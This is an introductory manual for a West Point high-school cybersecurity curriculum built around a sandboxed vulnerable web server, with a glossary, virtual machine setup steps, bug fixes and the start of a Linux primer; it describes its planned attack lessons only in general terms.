Vulnerable Web Server

Grade 9-12 – Cyber Security and Information Assurance Curriculum
United States Military Academy at West Point

Cadet Clint Hepworth, USMA ‘15
Cadet Jacob Kravitz, USMA ‘15
Cadet Justin Myszka, USMA ‘15
Cadet Cort Thompson, USMA ‘15

Table of Contents

If you are using the PDF version of the guide, you can simply click on the section that you would like to visit and it will bring you straight there.

Introduction

Vulnerable Web Server (VWS) is a project intended to provide a sandbox environment for which students and instructors can learn and practice exploiting and mitigating a vulnerable web server. The server packaged with VWS has specific, documented vulnerabilities that are representative of the most common vulnerabilities being exploited on production servers world-wide.

Along with this Instruction Manual, the VWS package contains a bundled suite of virtual machines that, once instantiated on a student or instructor's computer, create a self-contained virtual network. Students will learn the basics of installing virtual machines on their computer, and then begin familiarization with the operating systems installed on those machines. Once familiar, students will begin penetration testing of the vulnerable server on their own virtual network. Following the Penetration Testing Execution Standard, students will exploit the documented vulnerabilities on the server according to this Instruction Manual, and report the vulnerabilities they were able to exploit. The final learning phase following exploitation is mitigation, where students shift to the presumed role of network administrators, and learn how to protect against the discovered vulnerabilities through patches and other actions.

The VWS uses several operating systems and open-source applications to teach the students about penetration testing and mitigation. Students will install two guest machines inside the virtual network, one Ubuntu and on Kali Linux image, for use in exploiting the server. The server itself is a Linux-based machine, which runs the common LAMP (Linux, Apache, MySQL, PHP) stack of network services. Students will become familiar with penetration testing tools as well, such as the tools offered in the Kali Linux package.

The VWS package is by no means a comprehensive guide to launching all known exploits, nor does it cover every action to mitigate vulnerabilities. Instead, the project focuses on teaching students the methodology behind penetration testing, and provides a framework to tackle mitigation efforts. Further self-study beyond this package will be necessary to master any of the skills covered in this guide, but those skills can be built on the solid foundation provided by the VWS.

Cover Page created using the tutorial available from the following reference:

"How to Create Custom Cover Pages in Microsoft Word 2010." *HowTo Geek*. N.p., n.d. Web. 28 Jan. 2015. <http://www.howtogeek.com/66088/how-to-create-custom-cover-pages-in-microsoft-word-2010/?PageSpeed=noscript>.

Images used for cover page are located here:

http://www.purdue.edu/apps/dpmanage/Resource/15627838ea7e43e4843415d5bb2d0303.jpg (Requested Permission for use via email – 2MAR15)

http://blogs-images.forbes.com/kenrapoza/files/2014/08/cyber-crime.jpg (Requested permission for use via email – 2MAR15)

VWS Version Tracking Log

Release v1.0
Date of Origin: 20 NOV 14

- Add in “reading block” to see actual real-world attacks of these exploits in action, show at the beginning of the lesson

Release v1.01
Date of Origin: 15 JAN 15

- Revision of language used throughout the manual and reorganization of terms to correspond with the chapter they are first used in

Release v1.02
Date of Origin: 23 FEB 15

- Addition of Intro to Kali Linux Lesson
- Addition of Lesson Preface
- Modification of Skipfish part of Active Recon lesson to incorporate RFI exploit detection

Release v1.03 – Current Version
Date of Origin: 05 APR 2015


- Revision of Language
- Formatting Revisions
- Addition of Mitigation for XSS Reflected Exploit

Revision v1.1 – Future Release
Implementation of Mitigation for each exploit

Lesson Preface

The Vulnerable Web Server curriculum is designed for high school students, ages 13-18. The following lessons are intended for a traditional classroom setting with approximately 1 instructor for every 15 students. The teachers serve as facilitators and assistants to the students when they run into technical issues.

The Vulnerable Web Server environment is a packaged as semi-structured curriculum with the virtual resources to explore the instruction. The VWS Instruction Manual (VWSIM) details a curriculum that is separated into three phases of instruction that begin with fundamentals and culminate in advanced techniques for extracting data from web-based resources. The Phases of instruction should be taught sequentially, but the lessons inside the individual phases do not need to be taught in any particular order.



Prior to beginning the lessons detailed in this manual, students unfamiliar with a Linux operating environment should complete the UNIX Primer Mini-Lesson. This primer details the basics of terminal input and directory structure in UNIX distribution.

Once a student feels comfortable maneuvering in the UNIX environment, instruction begins with Phase 1 of the curriculum: Identify Vulnerabilities. In this phase, students will be introduced to both active and passive forms of reconnoitering a networked resource as they look for ways to exploit the target. At the completion of Phase 1, students will be able to define and explain the differences between active and passive reconnaissance. Students will also be able to select a target, gather open source information about the system, and then use various tools to determine open ports, running services, and other information.

Phase 2: Exploit Vulnerabilities builds upon the fundamentals learned in the UNIX Primer and the reconnaissance conducted in Phase 1. There are two lessons in Phase 2, Reflexive Cross Site Scripting (XSS) and Remote File Inclusion (RFI). The XSS lesson is instructed using a web forum included in the VWS environment, and will instruct students on the threat of websites allowing malicious Java code to be run when asking for user input. RFI is a vulnerability identified in the environment by the Skipfish tool during Phase 1, creating continuity of concept as students exploit a vulnerability they were taught to identify first. At the conclusion of Phase 2, students will be able to conduct two basic attacks against a web server they previously identified as vulnerable, and will be prepared to conduct a command execution follow-on exploit, further building on the RFI vulnerability.

Phase 3: Advanced Exploitation Techniques requires the student to implement all knowledge previously gained through the first two phases to complete. Phase 3 has two lessons as well, Command Execution and SQL Injection. The student will identify the SQL service running on the web server during reconnaissance, and also create a reverse shell connection through command execution made available following the RFI exploit. During the SQL Injection lesson, students will learn how to execute malicious SQL code and elevate their privileges in a Role-Based Access Control database in order to perform actions that would otherwise be prohibited. At the conclusion of Phase 3, students will be able to take full control of a target machine through the reverse shell connection, and will understand the importance of input sanitation in SQL applications.

Definition of Terms

Apache – Apache is an open-source HTTP (Hyper Text Transfer Protocol) server that allows content to be served to a network or the internet. Apache is compatible with a vast range of operating systems used today, and has large community support working towards securing the platform from ever-evolving threats. The *Apache Software Foundation* contains downloads, tutorials, and the community hub for Apache resources and development.

Client – Depending on the context it is used in, Client can refer to several ideas in computing. A Client computer that is part of a network is a computer given special permissions to access the information being sent over a network. For example, an authorized user must log on to a client computer with their provided credentials in order to access the information stored and shared on the network. A client can also be a software program installed on a computer that accesses services provided by a server on the network. Skype is an example of a video chat program that has client software installed on a computer that accesses the Skype servers over the network to allow for video chats between computers. *Tech Terms.com* provides further information on clients and their interactions with servers.

Cookie – Cookies are generally small text files that websites place on your computer as part of your browser session when navigating to their page. Cookies contain general data about how you interact with a web page, such as how often you visit or which content you request. Cookies are not malicious in nature, but can be exploited by attackers to steal personal information about your browsing sessions. They can even allow attackers to gain access to restricted or private portions of a website by stealing your login credentials stored inside a cookie. For further information on cookies, please visit *Microsoft's Safety and Security Center*.

Credentials – Credentials are information necessary to gain access to a restricted portion of a computer or network. Credentials are normally assigned to an individual, but may be the same across a similar group of individuals, such as a 'Guest' logon. Credentials can come in many forms, including a username/password combination, physical access cards, or biometric data. To learn about specific credential usage, visit the *Microsoft Windows Developer Center*.

Database – A database is a collection of related data organized and managed by a software program. Databases contain tables that are connected by primary and foreign keys that define the relationship between one table and another. A table is constructed of headers and fields; headers serve as the 'category' for the data, while the field contains the actual data being stored. Each field corresponds to a unique entry in the table. For example, a table named 'Dogs' may contain headers such as 'Breed', 'Color', 'Weight', among others. Inside the header 'Breed', data fields may include 'German Shepherd', 'Border Collie', and others. A Dog entered into the table will have an entry in the 'Breed', 'Color', and 'Weight' table to uniquely identify it from another dog in the 'Dogs' table. *Database Journal* provides many resources and tutorials into relational databases for further questions.

Ethernet Adapter – An Ethernet adapter is a piece of hardware that allows for the connection of a computer to a network – either the internet or local network. On virtual machines, the Ethernet adapters are virtualized pieces of hardware that communicate between the physical Ethernet card on the host machine and the software defined Ethernet card on the guest machine. This bridge formed between the physical and virtual machines allow for the guest machine to have access to the same network and resources as the host machine it is operating on. *VMWare* provides further explanation for the use and function of virtual Ethernet adapters and how they communicate with the physical device.

Exploit – An exploit differs from a vulnerability in that an exploit is a script or piece of code that attacks a known vulnerability in a program or security flaw. An attacker will look for known vulnerabilities prior to attacking a system, and then once one is identified, launches an exploit targeting that vulnerability. Exploits include injecting code into SQL database queries, or entering executable code into JavaScript entry forms on web pages. *Common Vulnerabilities and Exploits* provides a database of the common exploits found over the past 15 years of computing.

Firewall – A firewall is either a piece of hardware or a software program that restricts certain internet traffic from entering a network. The firewall can be configured to block only certain types of traffic in order to be as restrictive or permissive as the owner desires. Firewalls are essential for keeping worms, viruses, and unauthorized users from entering restricted or private areas on a network, and function by closing virtual communication ports on a computer. These ports would normally allow incoming and outgoing connections to the network if left unattended; the firewall chooses which ports to be open and when. *Microsoft Safety and Security Center* provides further information about firewalls and how they function.

Guest Machine - The term 'Guest Machine' also refers to virtual machines and the computers they are installed on. A guest machine is the virtually installed computer on top of the operating system, or host machine. While the host provides the physical resources, the virtual machine provides the virtual environment for which to use them. This is useful when there is a need to have multiple operating systems installed on one computer – one or more of the operating systems can be virtualized as guest machines. For further reading, *VirtualizationAdmin.com* provides a great explanation on the differences between guest, host, and virtual machines.

Hardware – Hardware refers to the physical components that constitute a computer, including the processor, memory, storage, and others. Hardware must be present at some level to support an *operating system* or *hypervisor*, since the hardware of a computer is responsible for the actual calculations and operations of a computer. Hardware executes machine-readable instructions sent to it by *software* that is installed on a computer. For more information, please visit *How Stuff Works* explanation of Hardware.

Host Machine – The term 'Host Machine' is used when dealing with virtual machines and the computers they are installed on. A host machine is the underlying operating system; the machine portion indicates the host is installed on a computer. The host provides the space, resources, and framework for virtual

machines to be installed. For further reading, *VirtualizationAdmin.com* provides a great explanation on the differences between guest, host, and virtual machines.

Hypervisor – A Hypervisor is a special form of operating system that is installed to distribute the physical resources of the hardware amongst a collection of *virtual machines* installed on top of the Hypervisor. The Hypervisor is either installed as 'bare metal' directly on top of the hardware, or as a hosted Hypervisor installed after an *operating system* has been installed. The advantage of 'bare metal' hypervisors comes in the speed in which the *virtual machines* can communicate with the hardware since there are fewer layers separating the two. However, it may be necessary in some instances to have a host operating system installed prior to a Hypervisor, such as Windows Server 2008. For more information on Hypervisors, please reference *IBM's Developer Works*.

IP Address – An IP Address, or Internet Protocol Address, is a semi-unique identification number that is attached to any device connected to the internet. An IP Address provides the location for internet and network traffic to look for a computer or device. The IP Address can be manually assigned or dynamically generated by the DHCP service on the network. It is possible to spoof IP address during internet communication, or to have multiple devices on one network appear as a single IP address to the outside world using private addresses. *What Is My IP Address* is an internet site that determines your address and provides other tools that concern your address.

ISO Image – An ISO Image is an exact copy of an existing file structure, most commonly used to replicate an operating system. ISO Images have the power to contain an entire operating system in a compressed file; this means that the file system compressed in the ISO file can be more easily distributed. ISO Image files are commonly found in two mediums: burned to a CD/DVD, or available for download. *Webopedia* provides further explanation and uses of ISO files.

Kali – Kali is another version of Linux that is popular with both penetration testers and exploiters due to the included tool suite packaged with the operating system. The operating system is developed by the Offensive Security group as a platform tailored to finding vulnerabilities in networks in order to identify where network administrators need to patch their systems. However, these tools can also be used by attackers to exploit vulnerabilities for malicious purposes. The *Kali Linux* website contains documentation and a community hub for further information.

LAMP – LAMP is a community term used to refer to a common bundle of services and programs necessary to stand up a web server. The 'LAMP Stack' contains Linux, Apache, MySQL, and PHP services – the operating system, web server, database, and scripting language respectively. The LAMP Stack is the most widely used basic web server architecture due to the services being free and open-source with a large community backing. *Turnkey Linux* provides an in-depth look at the features and abilities of the combined LAMP Stack.

Linux – Linux is an operating system, comparable to Microsoft Windows or MacOS. Linux is a free distribution that has many other operating system releases based off its architecture. Linux is known for its flexibility; since the source code is open to anyone, a very active community has created enormous support and services for Linux. Visit the *Linux* homepage for further information.

Malware – Malware, short for malicious software, is any form of software that is unwanted and installed on your computer as a result of misleading claims or without your consent. Malware can perform many actions that are malicious in nature, such as stealing personal data or tracking user actions and sending the information back to the party responsible for the Malware. For more information on specific Malware, please reference *Kaspersky Labs*.

Metasploit – Metasploit is a powerful suite of tools that are used for both penetration testing and exploitation. Metasploit can be used from either a command line interface, or launched as an application with a graphic user interface. Metasploit contains the tools to recon a network, find potential vulnerabilities, and launch attacks against the vulnerabilities. Additionally, Metasploit is packaged with Kali Linux to expand the operating system's penetration abilities. The documentation for Metasploit can be found on *Rapod1's website*.

MySQL – MySQL is a very popular open-source database architecture that allows users to create and manage databases. MySQL is central to the LAMP service stack that *Vulnerable Web Server* uses to provide a web server for exploitation. The documentation for *MySQL* can be found on their website.

Network – In computing, a network refers to a system on inter-connected computers. The computers can be connected by wired or wireless means. Several types of network configurations exist, with some managed by a server that hosts network services and network administration tools. Networks can also divide one access point to an external connection, such as the internet, among many different computers and devices sharing the line. The University of Southern Florida provides a highly detailed explanation of networks and their uses on their *Florida Center for Instructional Technology* website.

Network Service – Network Service is a term that refers to a program providing a service for networked users. Common network services include Email, Domain Name Resolution (DNS), and Dynamic Host Control Protocol (DHCP). Network Services are normally located on at least one dedicated computer on the network, depending on the size of the network. *WiseGeek* provides further information on the types of network services.

Operating System - The operating system is responsible for managing the physical resources of a computer, assigning tasks to the processor and placing information in the memory.

Patch – A patch is an update to a software program or firmware that fixes a known performance or security issue. The process of 'patching' an operating system and its programs is extremely important to both system administrators and home computer users to ensure their machines are running at optimum performance and to help close security holes that could be exploited by attackers. *Microsoft's Security Tech Center* provides information on the lifecycle of patching the Windows operating system, and additional information about the potential dangers of leafing software out of date.

Penetration Testing – Penetration Testing is the process by which security professionals (and hackers) recon, target, enter, and exploit a computer system for various purposes. Security professionals use penetration testing to identify vulnerabilities in computers and networks, and then patch the vulnerabilities to prevent unauthorized access. Hackers use the penetration testing process to gain

unauthorized access to data and operations for malicious purposes such as cyber crime. *Penetration Testing Execution Standard* is the governing body of security professionals who pen-test for businesses who need consultants to identify and correct vulnerabilities.

PHP – PHP, or **P**HP: **H**ypertext **P**reprocessor, is an embedded scripting language for HTML. PHP allows for web developers to quickly construct dynamically generated web pages, meaning the content on the page can change based or requests or commands to the web server. PHP provides a 'screen' for the web server, showing the user content generated specifically for their session, rather than the inner-workings of the server. PHP can add an additional layer of security since it generates code to display a web page according to specified models, but the scripts can also be exploited by attackers as well. *PHP.net* provides a manual and hosts the community for PHP developers.

Ping – A ping is a small amount of data sent from one computer to another location on the network to test both whether the destination can be reached (the connection is established), and how long it takes for the data to reach the destination and a reply to be generated and received. A ping command is generally executed from a command line interface. *Tech Target* defines and further explores the uses of the ping program.

Script – A script is an automated program that generates web based services or executes automated processes. Scripts are generally text-based files that are written to be executed by a specific scripting language when called. Common scripts found in Windows include VisualBasic and DOS scripts, while the web is filled with ASP, Java, and PHP scripts. Visit *TechTerms.com* for more information on scripts.

Server – A server is a computer on a network that hosts a multitude of services and resources, such as web pages, databases, and email among others. Servers 'host' these services, meaning that they are accessible to authorized users on a network, ranging from anonymous users on the public internet to restricted users on private networks. *TechTarget.com* also provides a thorough explanation of servers and their uses.

Shell – A shell is a piece of software that interprets user input into commands that the operating system can understand, also known as a console. Traditional shells are purely text-based, requiring the user to enter text commands into the shell for the operating system to execute. In the Windows software family, the shell is the Command Line, while Terminal is the name of the shell in Mac and most Linux operating systems. *Tech Terms.com* provides an in-depth look into shells and their functions.

Software – Software, also referred to as an *application*, is a program installed on a computer that accepts user- or predetermined input and translates those inputs into instructions for the hardware to execute. Software allows the user to instruct the computer's hardware to carry out a computation, move data, or change the flow of instructions to the machine.

SQL Injection - Databases in the corporate world contain information about the company, such as its customers or products. Attackers may want to exploit the database to steal the data contained inside, or even corrupt the data and prevent the company from using it. Common attacks against a database include SQL Injection, a method of injecting executable code into requests for data from a database.

Typically, these SQL injected code statements contain instructions to dump the contents of the database to the attacker. *OWASP* provides further information on the technique behind SQL Injection.

Subnet – A subnet is an artificial division of a computer network. By creating subnets inside networks, network administrators can add more devices to a network since the range of assignable IP Addresses increases, and they can also enforce different security policies for different computers depending on the need. Sub-netting computers also provides a level of insulation against external users viewing the contents of a computer network. *Oracle's System Administration Guide* provides an excellent explanation of sub-netting's uses and implementation.

Ubuntu –Ubuntu is a version of Linux that is popular both on computers and mobile devices. Ubuntu is one of the operating systems used in the VWS client used to teach penetration testing, and is also the operating system that the LAMP service stack is installed on in VWS for teaching exploit mitigation. The *Ubuntu documentation and website* provides great resources for learning more about the operating system.

User – A User is the person directing inputs into the computer, through software or other means. A User can also refer to a set of *credentials* necessary to access a system or *service* on a computer or *network*.

Virtual Machine – A Virtual Machine is a software representation of a computer, contained inside either host computer or separate storage managed by a *hypervisor*. Virtual Machines allow multiple computer architectures, including multiple operating systems, to run on the same physical hardware. This is useful since it removes the necessity for each desired *operating system* to have its own dedicated *hardware*, a process known as *virtualization*. A single computer can run several virtual machines simultaneously, with a potentially different *operating system* installed on each Virtual Machine. For more information on Virtual Machines, please see the *VMWare Documentation Center*.

Virus – A computer virus is a piece of computer code that maliciously replicates itself and attempts to spread from one computer to another. A virus is designed to interfere with the computer or user's normal or desired operations. Viruses can be designed to manipulate or steal data, or allow an intruder access to a computer's operations remotely. Viruses are commonly transmitted through email attachments and other media downloaded from the internet. For more information on viruses, their effects, and resources to remove them, reference *Microsoft Safety and Security Center*.

VPN – A VPN, or *Virtual Private Network*, creates a secure connection to an internal network over the internet. Normally, to connect to a private internal network, a user must be logged in to a computer that is physically connected to the secure internal network. A VPN connection over the internet simulates a physical connection to the internal network by creating a 'tunnel' into the network. The information sent to the network is encrypted in order to be exchanged between the remote user and the internal network. *Purdue University* provides further explanation of VPNs and their uses.

Vulnerability – A vulnerability is a flaw in a computer program or security protocol that are 'exploited' by an attacker to gain unauthorized access to the operations or data contained on a computer.

Vulnerabilities need to be fixed by 'patching' the affected software or services; patches are usually released by the company who created the program. *Norton* provides a more in-depth look at vulnerabilities from a prevention stand-point. [1]

[1] "Sort a List Alphabetically." *Sort a List Alphabetically*. N.p., n.d. Web. 23 Feb. 2015. <https://support.office.com/en-us/article/Sort-a-list-alphabetically-1f938032-2158-4bf3-be0d-4536375055c6?CorrelationId=db7b14d1-d092-4c9a-a4fe-ecf1b38155a8&ui=en-US&rs=en-US&ad=US>.

Getting Started

The time needed for each lesson is approximately 1-2 hours.

Minimum Hardware/System Requirements:[2]

VWS Software requires at least a minimum of the following hardware requirements in order to function correctly:

- 32 or 64-bit x86 Processor with 1.3GHz or faster processor
- Windows or Linux base Operating System
- 1GB RAM required, 2GB or more recommended
- 3-4GB of Hard Drive Free Space
- Active Internet Connection

How to Install and Run the Vulnerable Web Server:

- Download and install VMWare Player 5
- Open VMWare Player, click File → Player → Open **OR** simply click "Open a Virtual Machine"
- Browse to the two VM's you downloaded or loaded from a hard drive or other media
- Double click the **VWS_Kali.vmx** virtual machine, this should load into the left side of the window
- Do the same for the **VWS_Ubuntu.vmx** virtual machine
- Single click on either machine on the left side and click "Edit Virtual Machine Settings"
    - Click on Network Adapter on the Hardware Tab, ensure that both virtual machines are set to "Host-only" mode
    - This prevents you from accidentally connecting vulnerable virtual machines to the internet where they can be compromised
- Click Okay, then click on "Play Virtual Machine".
- You will have to open VMWare Player a second time in order to run the other virtual machine.

Lesson Resources:

1. Installed VMware player.
2. Ubuntu installed and running as virtual machine.
3. Kali Linux installed as virtual machine.
4. Connected "host only" network between attacker and host.
5. Working Windows environment to use to conduct reconnaissance. (can be separate personal machine or workstation computer).

This guide is continually being updated and revised, and those changes will be reflected in the version tracking section of the guide.

[2] (n.d.): n. pag. *VMWare Virtualization*. VMWare Inc. Web. 15 Jan. 2015. <http://www.vmware.com/pdf/desktop/vmware_player50.pdf>.

We welcome all feedback regarding our curriculum or the guide as a whole, please contact our project advisors at the U.S. Military Academy's Department of Electrical Engineering and Computer Science (EECS).

If you or your school is interested in adopting the Vulnerable Web Server Curriculum, we are also excited to hear from you as well!

Project Advisors:
LTC Glenn Robertson - glenn.robertson@usma.edu
LTC Michael Lanham - michael.lanham@usma.edu
MAJ James Finocchiaro - james.finocchiaro@usma.edu


2014-2015 USMA Design Team (IT401/XE402 Capstone Courses):

CDT Clint Hepworth '15
CDT Jacob Kravitz '15
CDT Justin Myszka '15
CDT Cort Thompson '15

Bug Fixes

During the course of our testing sessions, our team has found a number of "bugs" or software glitches that may interfere with your Vulnerable Web Server experience. Here are the known bugs and the ways to fix them.

Bug: When I try to ping back and forth between my virtual machines, they can't ping each other. When I do `ifconfig`, I find that one of my virtual machines has an IP address that looks like 192.168.225.2, but the other has an IP address that looks like 192.168.5.20. They can't ping back and forth!
Fix: You must change the network adapter settings of both virtual machines in order to fix this problem. In VMWare Player, go to Player → Manage → Virtual Machine Setttings → Network Adapter. Change your network adapter to NAT. Click OK. Then you need to restart your virtual machine. Click the little down arrow to the right of the Pause symbol at the top of your virtual machine. It looks like this:



Click on Reset Virtual Machine. This will restart your virtual machine. Do the same thing on your other virtual machine.

Once your virtual machine starts up again, go and change your network adapter settings and change the adapter back to "Host Only" mode. Restart your virtual machines again and your network connectivity between the two virtual machines should be restored.

Bug: When I try to change the size of my Kali Linux screen, it all of a sudden goes to a 3 inch by 3 inch area and I can't expand it anymore no matter how hard I try.
Fix: Unfortunately you must maximize the Kali Linux virtual machine to take up your entire screen and continue using it as normal. If you close VMWare Player and reopen the Kali virtual machine, that may also work to fix your problem as well.


As the Vulnerable Web Server team discovers more bugs/issues, we will add them to this section to inform you how to fix the issue to continue enjoying your Vulnerable Web Server experience.

If you find any new issues, please reach out to let our team know in order for us to fix the problem. We thank you in advance!


Introduction to Linux Primer

Since some of you may have never seen or heard of Linux before prior to reading our guide, this quick primer is intended to take no more than 5-10 minutes to read, but it will help you to understand Linux commands and how to navigate your way around the operating system before you take the next step into learning about web application penetration testing.

Here is the home screen of the Ubuntu image. The Ubuntu virtual machine will serve as the VICTIM throughout the VWS curriculum. The Ubuntu image will usually only be running in the background while you work through the guide. This is a very standardized version of Linux that a typical user would have on their machine.



Here is the home screen of the Kali image. The Kali virtual machine will serve as the ATTACKER throughout the VWS curriculum. This is the image in where you will usually be working throughout the guide.



Both of these operating systems have a tool called the Terminal. The terminal is a command-line interface where you can issue commands to the computer by typing in a small block of text. It is a faster way of accomplishing tasks. If you are used to using Windows, you're used to pointing and clicking at everything you wanted to do. You will be experiencing something new when using VWS.

Below you will find a list of commonly used commands and what they do so you can understand what you will be using and why you will use it. Commands are the same for both operating systems! Simply type in the command and hit Enter, and you will execute that command.

